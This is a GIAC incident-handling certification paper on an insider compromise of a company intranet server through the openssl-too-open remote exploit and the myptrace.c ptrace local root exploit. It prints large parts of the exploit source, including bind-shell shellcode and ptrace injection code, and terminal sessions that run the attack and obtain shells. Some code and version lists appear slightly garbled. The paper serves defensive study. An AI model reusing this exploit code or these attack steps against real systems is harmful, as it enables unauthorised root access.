Global Information Assurance Certification Paper

Tracing the Ptrace

A case study in internal root compromise and Incident handling

Sangram Gayal

GCIH Assignment Version 2.1a

Option 1: Exploit in Action

Abstract

This paper has been written as a part of GCIH certification assignment version 2.1-a. The paper describes an internal root compromise that occurred at a software development company in India.

The aim of the paper is to study and document the method employed by the attacker to compromise the system and to analyze the investigative and incident-handling procedure employed to handle such incidents.

The incident described in this paper consists of a method in which the attacker used a remote exploit (openssl-too-open) to get a shell with "nobody" or "apache" privileges on the remote machine. Once having this shell the attacker used a local root exploit (myptrace.c) to escalate his privileges to that of root.

The paper attempts to discuss the "myptrace.c" exploit and the "Linux Kernel Privileged Process Hijacking Vulnerability" in considerable depth along with the method used by the attacker to compromise the remote host. The later half of the paper discusses the incident handling procedures that were used for handling the incident.

By means of this paper I hope to bring to the notice of the security community the seriousness of kernel level vulnerabilities and local exploits along with the threats posed by such exploits. The paper also addresses the issues related to internal compromises and advocates the need for enterprise wide security policy and practices combined with audits and management training in security domain.

Table of Contents

1 Introduction

This paper covers an internal incident that occurred at a small software development firm in India. The attacker – an employee of the firm, used a sophisticated two-step method to exploit an internal server and retain privileges on it.

The software company, though lacking a formal incident handling policy was able to handle the incident with the help of security consultants and proactive support from the management.

All the logs, signatures, and evidence presented in the paper have been obtained in a laboratory setup. The company is safeguarding all the original evidence for further investigations, if necessary.

2 The exploit

The attacker used two exploits to gain control over the system. These are

1. openssl-too-open – Apache SSL key Arg buffer overflow [ref: 10]
2. myptrace.c – ptrace and kernel level vulnerability in Linux OS by Snooq http://www.angelfire.com/linux/snooq/ [ref: 1]

The openssl-too-open exploit has been documented by Chia Ling Lee for his GCIH practical assignment in support of "cyber defense initiative". The paper can be obtained at http://www.giac.org/practical/GCIH/Chia_Ling_Lee_GCIH.pdf [ref: 8]. This exploit has also been presented by Anton Chuvakin as a part of GCIH practical assignment and is available at http://www.giac.org/practical/GCIH/Anton_Chuvakin_GCIH.pdf [ref: 9]. I will not be discussing the openssl vulnerability in this paper, although I will give a gist of it in later section.

In this paper I concentrate on ptrace or Linux Kernel Privileged Process Hijacking vulnerability. The exploit is known as myptrace.c. This vulnerability is documented at various sources as

Name 1	**CAN-2003-0127**
URL	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0127
Name 2	**Linux Kernel Privileged Process Hijacking Vulnerability**
Reference	BID 7112
URL	http://www.securityfocus.com/bid/7112

2.1 Classification

Parameter	Classification	Description
Class	Design error	Serious flaw exists in the function as it was not designed to handle certain conditions
Type	Local	The attacker needs to have some privileges o the system to exploit it
Functionality	Escalation of privileges	The attacker can escalate his privileges on the affected system

2.2 Operating systems affected

Linux kernel versions 2.2.x prior to 2.2.25 and 2.4.x prior to 2.4.20 are vulnerable to the exploit. The following list has been compiled from various sources such as Bugtraq [ref: 7], ISS Xforce [ref: 6], Securiteam Advisory [ref: 16], and CVE [ref: 5]

Affected systems
Linux kernel 2.2
Linux kernel 2.2.1
Linux kernel 2.2.2
Linux kernel 2.2.3
Linux kernel 2.2.4
Linux kernel 2.2.5
Linux kernel 2.2.6
Linux kernel 2.2.7
Linux kernel 2.2.8
Linux kernel 2.2.9
Linux kernel 2.2.10
Linux kernel 2.2.11
Linux kernel 2.2.12
Linux kernel 2.2.13
Linux kernel 2.2.14
Linux kernel 2.2.15
Linux kernel 2.2.16
Linux kernel 2.2.17
Linux kernel 2.2.18
Linux kernel 2.2.1
Linux kernel 2.2.20
Linux kernel 2.2.219
Linux kernel 2.2.22

Linux kernel 2.2.23
Linux kernel 2.2.24
Linux kernel 2.4
Linux kernel 2.4.1
Linux kernel 2.4.2
Linux kernel 2.4.3
Linux kernel 2.4.4
Linux kernel 2.4.5
Linux kernel 2.4.6
Linux kernel 2.4.7
Linux kernel 2.4.8
Linux kernel 2.4.9
Linux kernel 2.4.10
Linux kernel 2.4.11
Linux kernel 2.4.12
Linux kernel 2.4.13
Linux kernel 2.4.14
Linux kernel 2.4.15
Linux kernel 2.4.16
Linux kernel 2.4.17
Linux kernel 2.4.18
Linux kernel 2.4.19
Linux kernel 2.4.20
Linux kernel 2.4.21 pre 1

2.2.1 Affected Platforms

Cobalt CacheRaQ 4
Cobalt Qube 3
Cobalt RaQ 4
Cobalt RaQ 550
Cobalt RaQ XTR
Conectiva Linux 6.0
Conectiva Linux 7.0
Conectiva Linux 8.0
Debian Linux 3.0
EnGarde Secure Linux Community Edition
EnGarde Secure Linux Professional Edition
Gentoo Linux Any version
Linux Any version
Mandrake Linux 7.2
Mandrake Linux 8.1
Mandrake Linux 8.2

Mandrake Linux 9.0
Mandrake Linux Corporate Server 2.1
Mandrake Single Network Firewall 7.2
Red Hat Linux 7.1
Red Hat Linux 7.2
Red Hat Linux 7.3
Red Hat Linux 7.x
Red Hat Linux 8.0
Red Hat Linux 9.0
SuSE Linux 7.1
SuSE Linux 7.3
SuSE Linux 8.0
SuSE Linux 8.1
SuSE Linux Connectivity Server Any version
SuSE Linux Database Server Any version
SuSE Linux Enterprise Server 7
SuSE Linux Enterprise Server 8
SuSE Linux Firewall Any version
SuSE Linux Office Server Any version
SuSE eMail Server 3.1
SuSE eMail Server III Any version
Sun Cobalt Control Station (SCCS) Any version
Sun Linux 5.0
Trustix Secure Linux 1.01
Trustix Secure Linux 1.1
Trustix Secure Linux 1.2
Trustix Secure Linux 1.5

2.3 Protocols/services/applications

Though this exploit has been named myptrace.c, this vulnerability does not exist in ptrace program. The vulnerability lies in the Linux Kernel and is exploited using ptrace. Kernel is the core of any system and handles all the critical process including memory management and I/O functions. Hence vulnerability at the kernel level can be used to compromise the entire system irrespective of the applications.

2.4 Brief Description of the Vulnerability

The vulnerability exists in the Linux kernel. The ptrace program is used to attach to the root spawned process; this is usually the kernel child process. Using this vulnerability the root owned process can be debugged and controlled. Later

malicious code (shell code) can be injected into the process and executed, so as to escalate the privileges of the user to root. The injected shell code is executed with privileges of setuid root. This gives the attacker a shell with root privileges. For detailed working of the exploit refer to the section “The Exploit – inner workings”.

2.5 Variants

There are two variants of this exploit available in the void. The original exploit code was authored by Wojciech Purczynski cliph@isec.pl and is called ptrace-kmod.c. The second well-known code that exploits this vulnerability has been authored by Anszom anszom@v-lo.krakow.pl and is known as km3.c.

Code by Purczynski (ptrace-kmod.c) spawns a connect-back shell that the attacker can use. Anszom’s and Snooq’s code (myptrace.c) uses a method by which the shell code is bound to a fixed port number. Anszom’s code binds to the port 4112 while Snooq’s code binds to the port 24876.

Anszom’s and Purczynski’s code reads the /proc entries. The /proc directory is a virtual directory which maintains the process table. All the information regarding the state of process and privileges can be obtained by querying the process table. So if the permissions of /proc are set to chmod 700, theses exploits will not work. Snooq’s myptrace.c does not read the /proc entries, hence the quick fix solution to alter the permissions of /proc will not be applicable and the system is still exploitable.

2.6 References

Author's homepage (Snooq)	http://www.angelfire.com/linux/snooq/
Exploit URLs	
Bugtraq reference	http://www.securityfocus.com/bid/7112/info/
ISS Xforce Advisory	http://www.iss.net/security_center/static/11553.php
Red Hat Security Advisory RHSA-2003:098-00	https://rhn.redhat.com/errata/RHSA-2003-098.html
Variants of the exploit	http://www.securityfocus.com/bid/7112/exploit/
Patch information (general)	http://www.uwsg.iu.edu/hypermail/linux/kernel/0303.2/0226.html

3 The Exploit – inner workings

This section deals with the exact technique used by the exploit code to escalate privileges on a vulnerable system. The exploit code is also explained in detail. I have changed the program flow so as to facilitate understanding of the exploit code.

3.1 Working of the exploit – theory

3.1.1 Preliminaries

The myptrace.c exploit is a local root exploit. The user needs to have an account on the system to run this exploit. The system can be exploited only if

- The kernel is vulnerable (see "Operating systems affected" for a list of vulnerable kernels)
- Kernel has been compiled with the module support
- Kernel module loader is enabled on the system
- ptrace() calls are not blocked

Most of the default out of the box systems satisfy the above criteria and are vulnerable to the exploit.

3.1.2 Working

The following steps broadly outline the working of the exploit.

1. The exploit requests a feature that exists in a kernel module.
2. The kernel spawns a child process with UID and GID 0 (root owned)
3. This kernel child process is attached to by ptrace (which actually is the vulnerability, the child process should not be allowed to be debugged)
4. Kernel child process executes the binary “modprobe” or “/sbin/modprobe”
5. This is the time when the exploit injects a malicious code into the memory area where modprobe is executing and overwrites the return pointer to execute the malicious code (shell code).

3.2 Protocol description

Since this is a local exploit, no protocol is involved. But to understand the working of this exploit some basic knowledge of system calls, ptrace() call and fork() call, and signals is required. I will explain these in very brief.

3.3 Brief primer on system calls, signals, and some basic definitions

3.3.1 Kernel

The kernel is the core of any operating system. It provides all the important functionality of any operating system. It is mainly responsible for file system management, memory management, I/O functions and scheduling.

3.3.2 Program

An executable of binary file is called program and is executed by issuing the exec system call.

3.3.3 Process

Any instance of a running program is known as a process. Every process is associated with various identifiers or IDs. Eg. PID is a unique Process ID, PPID is the parent PID, UID is the user ID and so on.

3.3.4 System calls [ref: 17]

Any Unix system provides interfaces for any active process to access the services of the kernel. These interfaces or entry points are known as *system calls*. A system call to the C programmer appears similar to any other function.

3.3.5 Signals [ref: 23]

Signal is an asynchronous notification of an event. A signal is generated or sent to a process, when an event associated with that process occurs. Whenever a process receives a signal it can take default action, ignore it or invoke a function depending upon the signal type and the interface provided.

3.3.6 The fork() system call

The fork() system call is used by the Unix operating system to create a copy of an active process. The fork() system call when executed by a process a replica of the process is created. The process that executed the fork() call is known as the parent process and the new process that is created is the child process.

3.3.7 The ptrace() system call [ref: 22]

The ptrace function allows a parent process to control the execution of a child process. The ptrace() system call is used for debugging purposes to follow the execution of a program. It is mainly used for break point debugging. Once a process is being debugged by ptrace(), it can be controlled, single stepped and also registers can be written to, so as to modify the execution of that process.

3.3.8 SIGSTOP signal

This signal stops a process. The process can be continued by the signal SIGCONT.

3.3.9 SIGCHLD signal

This signal notifies the parent process, that the state of the child process has changed.

3.4 A step by step analysis of the exploit

Here I will explain the main snippets of the exploit code that gives the core functionality. The code has been written in C and makes use of signals and UNIX system interfaces. For further reference on C programming and UNIX programming refer to “The C programming Language” [ref: 18], “UNIX programming Environment” [ref: 19] and “UNIX Network Programming” [ref: 17]. The complete exploit has been provided as an appendix. [ref. "myptrace.c exploit source code"]

1. Preliminary declaration for including header files necessary for working of the program and global variable declaration

```
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>              /* For user_regs_struct */
```

```
#define SIZE (sizeof(shellcode)-1)
pid_t parent=0;
pid_t child=0;
pid_t k_child=0;
static int sigc=0;
```

2. Port binding shell code is declared as a character array. This is a shell code in hexadecimal that when executed will spawn a shell that will bind to the port 24876. This array can later be injected into memory location so that upon execution it will give us an interactive shell.

```
Char shellcode[ ]=
      "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xb0\x2e\xcd\x80\x31\xc0\x50\x40"
      "\x50\x40\x50\x8d\x58\xff\x89\xe1\xb0\x66\xcd\x80\x83\xec\xf4\x89"
      "\xc7\x31\xc0\xb0\x04\x50\x89\xe0\x83\xc0\xf4\x50\x31\xc0\xb0\x02"
      "\x50\x48\x50\x57\x31\xdb\xb3\x0e\x89\xe1\xb0\x66\xcd\x80\x83\xec"
      "\xec\x31\xc0\x50\x66\xb8\x61\x2c\xc1\xe0\x10\xb0\x02\x50\x89\xe6"
      "\x31\xc0\xb0\x10\x50\x56\x57\x89\xe1\xb0\x66\xb3\x02\xcd\x80\x83"
      "\xec\xec\x85\xc0\x75\x59\xb0\x01\x50\x57\x89\xe1\xb0\x66\xb3\x04"
      "\xcd\x80\x83\xec\xf8\x31\xc0\x50\x50\x57\x89\xe1\xb0\x66\xb3\x05"
      "\xcd\x80\x89\xc3\x83\xec\xf4\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x74"
      "\x08\x31\xc0\xb0\x06\xcd\x80\xeb\xdc\x31\xc0\xb0\x3f\x31\xc9\xcd"
      "\x80\x31\xc0\xb0\x3f\x41\xcd\x80\x31\xc0\xb0\x3f\x41\xcd\x80\x31"
      "\xc0\x50 x89\xe1\x8d\x54\x24\x04\x5b\xb0\x0b\xcd\x80\x31"
      "\xc0\xb0\x01\x31\xdb\xcd\x80\\xeb\x13\ xe8\xe8\xff\xff\xff/bin/sh";
```

3. In main program the current program is forked. If the fork() call returns –1 the fork was unsuccessful, program will then exit printing an error message. The fork() call is executed once but returns twice; once in the parent and once in the child. If the fork is successful, the "parent" program is returned the child's PID by fork. While the fork() call in the child returns 0, so the process can know that it is the child process.

Code for forking and start of main function

```
Main(int argc, char *argv[ ] ) {

        int i, error;
        pid_t pid;

        struct user_regs_struct regs;        /* Registers Structure */

        parent=getpid();

        switch (pid=fork()) {
```

Here we make 3 cases

Case 1: fork() = -1; the fork was unsuccessful, program terminates.

Case 2: fork() = 0 ; this process is child process and this process will be used for attacking. The PID of this child process can be obtained by the system call getpid() from within the child process. This is stored (termed) in variable "child".

Case 3: fork() =?; if the fork returns any thing other than –1 or 0, the current process is probably in the parent process and the fork has returned the PID of the child. So it takes the default action. The default action can be taken only by the parent program and calls a function in the kernel module:

socket(AF_SECURITY,SOCK_STREAM,1)

This call makes the kernel spawn a child process. The PID of the kernel child process (termed as k_child) is guessed to be the exploit code child's PID +1

Code for case 3: default action in parent process

```
Default:        /* Parent's thread -- The vulnerable call */
                signal(SIGALRM,sigalrm);
                alarm(10);
                socket(AF_SECURITY,SOCK_STREAM,1);
                break;
        }
        exit(0);
```

Code for case 1: error

```
Case -1:
                perror("Can't fork(): ");
                break;
```

Code for case 2: The child process

```
Child=getpid();
                k_child=child+1;      /* Kernel child's PID... Hopefully.. */

                fprintf(stderr, "-> Parent's PID is %d. Child's PID is %d.\n",
parent, child);

                fprintf(stderr, "-> Attaching to %d...", k_child);
```

4. Now in the child process we try to bind to the child spawned by the kernel with PID child+1. For binding or controlling the kernel child process we need to ptrace it.

```
While        ((error=ptrace(PTRACE_ATTACH,k_child,0,0)==-1)        &&
(errno==ESRCH)) {
                fprintf(stderr, ".");
        }

        if (error==-1) {
                fprintf(stderr,"-> Unable to attach to %d.\n",k_child);
                exit(0);
        }

        fprintf(stderr, "\n-> Got the thread!!\n");
```

5. Once the program attaches ptrace() to the kernel child process, the kernel child process will get a SIGSTOP signal. The controlling program, that is child process of exploit program will get a SIGCHLD signal. So program waits for SIGCHLD signal to know if the ptrace() was successful.

```
While        ((error=ptrace(PTRACE_ATTACH,k_child,0,0)==-1)        &&
(errno==ESRCH)) {
                fprintf(stderr, ".");
        }

        if (error==-1) {
                fprintf(stderr,"-> Unable to attach to %d.\n",k_child);
                exit(0);
        }

        fprintf(stderr, "\n-> Got the thread!!\n");

        /*
          Waiting for the first SIGCHLD, which signals the end of the
attaching action.
        */

        while(sigc<1);

        if (ptrace(PTRACE_SYSCALL,k_child,0,0)==-1) {
                fprintf(stderr,"-> Unable to setup syscall trace.\n");
                exit(0);
```

6. Once the ptrace() is successful; control of the kernel child process is with the exploit process. Now the shell code is injected into the memory.

```
For (i=0; i<=SIZE; i+=4) {
                        if(
ptrace(PTRACE_POKETEXT,k_child,regs.eip+i,*(int*)(shellcode+i))) {}
```

7. After injecting the shell code the exploit code detaches from the modprobe and then kills the main exploit program process and also the child process of the exploit.

```
if (ptrace(PTRACE_DETACH,k_child,0,0)==-1) {
                        perror("-> Unable to detach from modprobe thread: ");
                }

                fprintf(stderr, "-> Detached from modprobe thread.\n");
                fprintf(stderr, "-> Committing suicide.....\n");

                if (kill(parent,9)==-1) {       /* This is really ugly..... */
                        perror("-> We survived??!!??  ");
                }

                /*
                  We should be dead by now.
                */

                exit(0);

                break;
```

8. Now there is a new port (24876) open on the system. All that the attacker has to do now is connect to port 24876 on the system to get root privileges.

4 The attack

This section describes the method employed by the inside attacker to gain privileges over the system.

4.1 Company background

The company (let us call it Coolsoft Ltd.) is in the business of software development on Linux platform for network management and business computing. The company has approximately 250 employees. Around 70% of the employees are into product development and project management. This means almost 160 employees are or have been programmers and developers. The company operates out of India has a client base of prestigious U. S. and European firms.

Coolsoft has mature HR and software development processes and is gunning for SEI CMM level 3 certification. All the daily processes and operation of Coolsoft are intranet based. The company relies heavily on internal email system and intranet portal for administrative and operational tasks.

4.2 The Network



Fig1: Coolsoft network diagram.

4.2.1 The external router

The external router is only a termination point for ISP leased line and does not do packet filtering. The router has been hardened according to NSA http://www.nsa.gov/ recommendations.

4.2.2 DMZ network

The DMZ network consists primarily of two external mail and web servers and a DNS server. The network is protected from the external interface by means of Cisco PIX Firewall. The DMZ terminates on one Ethernet interface of the Cisco PIX Firewall.

4.2.3 Firewall policy

The Cisco PIX firewall works on the principle of security levels in addition to that of stateful filtering [ref: 21]. The external interface has the security level of 0, and the internal interface has the security level of 100, while that of DMZ is 50. The ASA algorithm in the PIX firewall permits traffic only from a higher security level to a lower security level. To allow traffic from the Internet for the mail and web server "conduits" need to be opened.

4.2.4 Policy features

- The mail and web servers follow class C Private IP addressing. These are mapped statically at the Cisco PIX Firewall to Public address.
- Conduits have been opened in the firewall for web and mail
- The firewall does the NAT and PAT for all outbound connections from the local LAN.
- Traffic on port 80 and 443 is redirected to the WEB server.
- DNS traffic is allowed form internal DNS to public network, internal DNS to DMZ DNS.
- Incoming DNS traffic is allowed for DMZ and blocked for all other servers.
- The Mail traffic is directed to the mail server
- All outbound traffic from DMZ other than mail relay from SMTP server is denied
- Outbound HTTP and SSL traffic is allowed, while rest is denied.
- No content filtering is in use.
- Due to security level based policy no incoming traffic is permitted other than that for which conduits are opened. Hence no inbound traffic to LAN is possible.

4.2.5 The LAN

One interface of the PIX Firewall is connected to a layer 3 switch on Ethernet interface, which is further connected to four switches, one for each floor. These four switches directly provide the 100Mbps LAN connection to end users on each floor. The LAN follows the Private class C IP addressing, same as that with the mail and web server. This is PAT and NAT at the PIX firewall.

4.2.6 The Intranet Servers

The intranet servers form a server farm, and are connected to the layer 3 of switch. These servers cannot be accessed from the Internet but are accessible from the intranet without any packet filtering. There are a total of 15 intranet servers. A brief list of important intranet servers is given below.

Name	Function	Platform
Smtp.intranet.coolsoft.com	Smtp relay	Linux
Pop3.intranet.coolsoft.com	POP 3 Server	Linux
Home.coolsoft.com	Intranet WEB server, DNS Server	Linux
CVS	CVS server	Linux
Coolstuff.coolsoft.com	File server	Windows 2000
Mechanic	Remote log host	Linux
db1, db2, db3	Oracle database servers	Windows 2000
Admin.coolsoft.com	SAP R3	Windows 2000

The intranet Web server, CVS server, database servers have failsafe mechanism. There is scheduled and manual mirroring with automatic failover standby servers.

Many of the intranet servers, in addition to the above services have Secure Shell (SSH) running on them for remote administration. There is no access control on these systems other than password authentication. None of the users (employees) are allowed shell access on the above servers. All employees access these servers through application level authentication only, which uses the oracle database for storage of passwords.

4.2.7 Backup policy

Every day an incremental backup is taken on tape drives. End of week, complete backup is taken with offsite and onsite storage of tapes for disaster recovery. The procedure is well defined in the company policy and is being followed since three years.

4.2.8 Intrusion Detection Systems

Snort based Intrusion detection systems are in use at Coolsoft. The DMZ IDS is placed on a spanned port of the switch connecting the public server farm with the firewall. The other IDS is connected to a spanned port on the workgroup switch connecting the LAN with intranet server farm. Thus this IDS can monitor all traffic from firewall to the internal LAN.

4.3 Let us hack the intranet

The attacker used a two-step method to compromise the intranet web server. First he used a openssl-too-open exploit, which is a remote exploit to get himself a shell on the system, and then used a local root exploit myptrace.c to escalate his privileges to root.

4.3.1 Brief primer on openssl-too-open exploit [ref: 8, 9, 10]

Openssl-too-open exploit takes advantage of the Key Arg Buffer overflow in the SSL protocol implemented in openssl suites. The key argument is passed during the protocol handshake itself. Hence an attacker exploiting this does not need any privileges on the system. The targeted port is 443, which is the SSL port and the exploit is accomplished remotely.

On successful exploitation of this vulnerability the openssl-too-open exploit gives us an interactive shell. This shell has the privileges of apache or nobody. With the "nobody" shell very few directories are writable.

4.3.2 The anatomy of the attack

The following events have been reconstructed in laboratory. Though the exact method of is not known, the events mentioned here are the best guesses based on the trails left behind by the attacker. These trails are discussed in the incident handling section [ref. section "Identification"] of this paper.

1. The attacker downloads, and un-tars the openssl-too-open exploit. The exploit is compiled using the make script.

```
[root@localhost root]# tar -zxvf openssl-too-open.tar.gz

openssl-too-open/
openssl-too-open/Makefile
openssl-too-open/main.h
openssl-too-open/ssl2.c
openssl-too-open/ssl2.h
openssl-too-open/main.c
openssl-too-open/linux-x86.c
openssl-too-open/README
openssl-too-open/scanner.c

[root@localhost root]# cd openssl-too-open
[root@localhost openssl-too-open]# make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c: In function `get_cipher_linux_x86':
linux-x86.c:166:   warning:   implicit   declaration   of
function `exit'
linux-x86.c: In function `build_shellcode_linux_x86':
linux-x86.c:199:   warning:   implicit   declaration   of
function `memcpy'
```

```
gcc -g -lcrypto -o openssl-too-open main.o ssl2.o linux-
x86.o
gcc -g -O0 -Wall -c scanner.c
gcc -g -lcrypto -o openssl-scanner scanner.o ssl2.o

[root@localhost openssl-too-open]#
```

2. The attacker runs the executable, which shows him various options, parameters and supported architectures.

```
[root@localhost openssl-too-open]# ./openssl-too-open
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

Usage: ./openssl-too-open [options] <host>
  -a <arch>              target architecture (default is
0x00)
  -p <port>          SSL port (default is 443)
  -c <N>                open N apache connections before
sending the shellcode (default is 30)
  -m <N>                maximum number of open connections
(default is 50)
  -v                 verbose mode

Supported architectures:
        0x00 - Gentoo (apache-1.3.24-r2)
        0x01 - Debian Woody GNU/Linux 3.0 (apache-1.3.26-
1)
        0x02 - Slackware 7.0 (apache-1.3.26)
        0x03 - Slackware 8.1-stable (apache-1.3.26)
        0x04 - RedHat Linux 6.0 (apache-1.3.6-7)
        0x05 - RedHat Linux 6.1 (apache-1.3.9-4)
        0x06 - RedHat Linux 6.2 (apache-1.3.12-2)
        0x07 - RedHat Linux 7.0 (apache-1.3.12-25)
        0x08 - RedHat Linux 7.1 (apache-1.3.19-5)
        0x09 - RedHat Linux 7.2 (apache-1.3.20-16)
        0x0a - Redhat Linux 7.2 (apache-1.3.26 w/PHP)
        0x0b - RedHat Linux 7.3 (apache-1.3.23-11)
        0x0c - SuSE Linux 7.0 (apache-1.3.12)
        0x0d - SuSE Linux 7.1 (apache-1.3.17)
        0x0e - SuSE Linux 7.2 (apache-1.3.19)
        0x0f - SuSE Linux 7.3 (apache-1.3.20)
        0x10 - SuSE Linux 8.0 (apache-1.3.23-137)
        0x11 - SuSE Linux 8.0 (apache-1.3.23)
        0x12 - Mandrake Linux 7.1 (apache-1.3.14-2)
        0x13 - Mandrake Linux 8.0 (apache-1.3.19-3)
        0x14 - Mandrake Linux 8.1 (apache-1.3.20-3)
        0x15 - Mandrake Linux 8.2 (apache-1.3.23-4)

Examples: ./openssl-too-open -a 0x01 -v localhost
          ./openssl-too-open -p 1234 192.168.0.1 -c 40 -m
80
```

3. Before he can run the exploit the attacker needs to know the operating system and version of apache running on the system. He tries to find that out by reading the system banner. The attacker simply connects to port 80 using telnet. Then he issues a faulty HTTP request. This prompts the apache web server to give error 400 along with the apache version. This information is enough for the attacker to run the exploit. This method of gathering information is also known as “banner grabbing”.

```
[root@localhost openssl-too-open]# telnet 10.3.10.46 80
Trying 10.3.10.46...
Connected to 10.3.10.46.
Escape character is '^]'.
get dsds
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not
understand.<P>
Invalid URI in request get dsds<P>
<HR>
<ADDRESS>Apache/1.3.20    Server    at    XXXXXXX    Port
80</ADDRESS>
</BODY></HTML>
Connection closed by foreign host.
[root@localhost openssl-too-open]#

[root@localhost openssl-too-open]# telnet 10.3.10.46 443
Trying 10.3.10.46...
Connected to 10.3.10.46.
Escape character is '^]'.


get ljlj
Connection closed by foreign host.
```

4. Now that the attacker knows the version of apache, he launches the attack. Launching the attack is very simple. As seen the screen shots shown below, all that the attacker has to do is run the binary specifying the architecture of the system and the IP address. Once the exploit is successful the attacker will get a shell prompt of the remote machine. This shell has privileges of apache.

```
[root@localhost openssl-too-open]# ./openssl-too-open -a
0x09 -v 10.3.10.46
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections
```

```
 -> ssl_connect_host
 -> ssl_connect_host
 -> ssl_connect_host
 -> ssl_connect_host
: Using the OpenSSL info leak to retrieve the addresses
 -> send_client_hello
 -> get_server_hello
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_finished
  ssl0 : 0x82be990
 -> send_client_hello
 -> get_server_hello
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_finished
  ssl1 : 0x82be990
 -> send_client_hello
 -> get_server_hello
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_finished
  ssl2 : 0x82be990

: Sending shellcode
 -> send_client_hello
 -> get_server_hello
ciphers:    0x82be990           start_addr:    0x82be8d0
SHELLCODE_OFS: 208
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_error
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
bash-2.05$
uid=48(apache) gid=48(apache) groups=48(apache)

bash-2.05$
```

5. The attacker most probably would have verified the ID and working directory

```
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$


bash-2.05$ pwd
pwd
/
bash-2.05$
```

6. The next logical step the attacker would have taken is to run vi command and paste a local exploit into it. The attacker has eventually done some thing similar, but I suppose he took some time before he found a directory he could write too. The reason for this assumption is that the audit trails show that there was a time difference of approximately 15 minutes between the remote and the local attack. But it might also be possible that the attacker must have had some urgent work in the mean time. Any way attacker came to know (or may be knew) that the /tmp directory is world writable. So in the /tmp directory he pastes the myptrace.c code. The attacker uses gcc to compile the code.

```
bash-2.05$cd /tmp
bash-2.05$ vi mypt.c
bash-2.05$ gcc mypt.c
```

7. Now it is time to run the code. Attacker did not bother to give –o option during compilation. He runs the a.out file. This mypt.c and a.out files were recovered during investigations from the /tmp directory.

```
bash-2.05$ ./a.out
./a.out
-> Parent's PID is 10813. Child's PID is 10814.
-> Attaching to 10815...
-> Got the thread!!
bash-2.05$ -> Waiting for the next signal...
-> Injecting shellcode at 0x4001189d
-> Bind root shell on port 24876... =p
-> Detached from modprobe thread.
